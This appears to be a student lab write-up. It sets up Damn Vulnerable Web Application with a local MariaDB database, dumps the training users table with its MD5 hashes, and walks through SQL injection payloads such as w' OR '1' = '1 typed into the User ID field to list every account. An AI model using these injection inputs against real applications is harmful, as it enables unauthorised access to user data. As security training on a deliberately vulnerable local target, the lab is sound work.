| 2                                                                                                                                                                                                                                                                                                                                               | 0.1440 | 551256 | include_once( 'C:\wamp64\www\dvwa\includes\DBMS\MySQL.php' )                                                                            | ...\setup.php:23 |   |   |   |
| 3                                                                                                                                                                                                                                                                                                                                               | 0.1441 | 551632 | mysqli_connect( \$hostname = '127.0.0.1', \$username = 'dvwa', \$password = '[Sensitive Parameter]', \$database = '', \$port = '3306' ) | ...\MySQL.php:   |   |   |   |

```
C:\Windows\system32>C:\wamp64\bin\mariadb\mariadb11.4.9\bin\mysql.exe -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 6
Server version: 11.4.9-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.013 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'YES';
Query OK, 0 rows affected (0.025 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> flush privileges
-> Bye
Ctrl-C -- exit!

C:\Windows\system32>C:\wamp64\bin\mariadb\mariadb11.4.9\bin\mysql.exe -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 7
Server version: 11.4.9-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```



```
MariaDB [(none)]> create database dvwa;  
ERROR 1007 (HY000): Can't create database 'dvwa'; database exists  
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.007 sec)
```

```
*config.inc - Notepad  
File Edit Format View Help  
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to  
# Thanks to @digininja for the fix.  
  
# Database management system to use  
$DBMS = getenv('DBMS') ?: 'MySQL';  
#$DBMS = 'PGSQL'; // Currently disabled  
  
# Database variables  
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup  
# Please use a database dedicated to DVWA.  
#  
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA u  
# See README.md for more information on this.  
$_DVWA = array();  
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';  
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';  
$_DVWA[ 'db_user' ] = 'root';  
$_DVWA[ 'db_password' ] = '';  
$_DVWA[ 'db_port' ] = getenv('DB_PORT') ?: '3306';
```

-After successfully creating mariadb database:

www.dvwa.co.uk x Login :: Damn Vulnerable Web x +

127.0.0.1/dvwa/login.php ☆ ⬇ ⓘ



Username

Password

Login

-Sign in with default credentials: **admin** - **password**:

→ 127.0.0.1/dvwa/index.php



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)

## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with various levels of **difficulty**, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
[CSP Bypass](#)

## DVWA Security

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low

▼

Submit

Security level set to low

## Lab Exercise 19.02: SQL Injection

1.

```
Server version: 11.4.9-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SELECT COUNT(*) FROM information_schema.tables WHERE table_schema = 'dvwa';
+-----+
| COUNT(*) |
+-----+
|          2 |
+-----+
1 row in set (0.002 sec)

MariaDB [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| dvwa     |
| information_schema |
| mysql    |
| performance_schema |
| sys      |
| test     |
+-----+
6 rows in set (0.002 sec)

MariaDB [(none)]> USE dvwa;
Database changed
```

```
MariaDB [(none)]> SHOW TABLES;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook       |
| users           |
+-----+
2 rows in set (0.001 sec)

MariaDB [dvwa]> DESCRIBE users;
+-----+-----+-----+-----+-----+-----+
| Field      | Type      | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| user_id    | int(6)    | NO   | PRI | NULL    |       |
| first_name | varchar(15)| YES  |     | NULL    |       |
| last_name  | varchar(15)| YES  |     | NULL    |       |
| user       | varchar(15)| YES  |     | NULL    |       |
| password   | varchar(32)| YES  |     | NULL    |       |
| avatar     | varchar(70)| YES  |     | NULL    |       |
| last_login | timestamp | YES  |     | NULL    |       |
| failed_login | int(3)    | YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
8 rows in set (0.029 sec)
```

## 2. Examine the database:

```
MariaDB [dvwa]> SELECT * FROM users;
```

|             | user_id | first_name | last_name | user    | password                         | avatar                           | last_log |
|-------------|---------|------------|-----------|---------|----------------------------------|----------------------------------|----------|
|             | 1       | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/admin.jpg   | 2026-03- |
| 24 09:40:15 |         |            |           |         |                                  |                                  |          |
|             | 2       | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | /dvwa/hackable/users/gordonb.jpg | 2026-03- |
| 24 09:40:15 |         |            |           |         |                                  |                                  |          |
|             | 3       | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | /dvwa/hackable/users/1337.jpg    | 2026-03- |
| 24 09:40:15 |         |            |           |         |                                  |                                  |          |
|             | 4       | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | /dvwa/hackable/users/pablo.jpg   | 2026-03- |
| 24 09:40:15 |         |            |           |         |                                  |                                  |          |
|             | 5       | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/smithy.jpg  | 2026-03- |
| 24 09:40:15 |         |            |           |         |                                  |                                  |          |

```
5 rows in set (0.002 sec)
```

## 3. SQL Injection TAB:



[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
**[SQL Injection](#)**  
[SQL Injection \(Blind\)](#)

### Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

```
MariaDB [dvwa]> SELECT first_name 'First name', last_name Surname FROM users WHERE user_id = 1;
```

|  | First name | Surname |
|--|------------|---------|
|  | admin      | admin   |

```
1 row in set (0.010 sec)
```

## 5.Examine DVWA Vulnerability:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: 127.0.0.1/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection (highlighted). The main content area shows the "User ID:" input field with the value "3" and a "Submit" button. Below the input field, the results of the query are displayed in red text: "ID: 3", "First name: Hack", and "Surname: Me". Under the "More Information" section, there are four links: [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection), <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection), and <https://bobby-tables.com/>.

The query that was executed appears to be **SELECT first\_name 'First name', last\_name Surname FROM users WHERE user\_id = 3;**


## 6. Insert {w' OR '1' = '1} into the User ID Input:

The screenshot shows the DVWA interface with the same navigation sidebar. The browser address bar displays the URL: 127.0.0.1/dvwa/vulnerabilities/sqli/?id=w%27+OR+%271%27+%3D+%271&Submit=Submit#. The page title is "Vulnerability: SQL Injection". The "User ID:" input field contains the value "w' OR '1' = '1" and the "Submit" button is visible. Below the input field, the results of the query are displayed in red text, showing multiple rows of data: "ID: w' OR '1' = '1", "First name: admin", "Surname: admin"; "ID: w' OR '1' = '1", "First name: Gordon", "Surname: Brown"; "ID: w' OR '1' = '1", "First name: Hack", "Surname: Me"; "ID: w' OR '1' = '1", "First name: Pablo", "Surname: Picasso"; and "ID: w' OR '1' = '1", "First name: Bob", "Surname: Smith".

The query that was executed appears to be **SELECT first\_name 'First name', last\_name Surname FROM users WHERE user\_id = 'w' OR '1' = '1';**

8. In our example, let's say we know the first account is admin admin, but now we want to step through the others.

-Bypassing the first record: `w' OR '1' = '1' AND first_name <> 'admin'`:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, the results of the query are displayed in red text:

```
ID: w' OR '1' = '1' AND first_name <> 'admin'
First name: Gordon
Surname: Brown

ID: w' OR '1' = '1' AND first_name <> 'admin'
First name: Hack
Surname: Me


ID: w' OR '1' = '1' AND first_name <> 'admin'
First name: Pablo
Surname: Picasso

ID: w' OR '1' = '1' AND first_name <> 'admin'
First name: Bob
Surname: Smith
```

Below the results, there is a section titled "More Information".

-If we wanted to keep going, we could keep adding another part to the input. Try the examples that follow:

+)Example: `w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon'`



The screenshot shows the DVWA interface with the same menu as the previous screenshot. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, the results of the query are displayed in red text:

```
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon'
First name: Hack
Surname: Me

ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon'
First name: Pablo
Surname: Picasso

ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon'
First name: Bob
Surname: Smith
```

+)Example: `w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'Hack`

→ 127.0.0.1/dvwa/vulnerabilities/sql/ ?id=w%27+OR+%271%27+%3D+%271%27+AND+first\_name+<>+%27adm...

**DVWA**

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)

## Vulnerability: SQL Injection

User ID:

ID: w' OR '1' = '1' AND first\_name <> 'admin' AND first\_name <> 'Gordon' and first\_name <> 'Hack  
First name: Bob  
Surname: Smith

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

(...)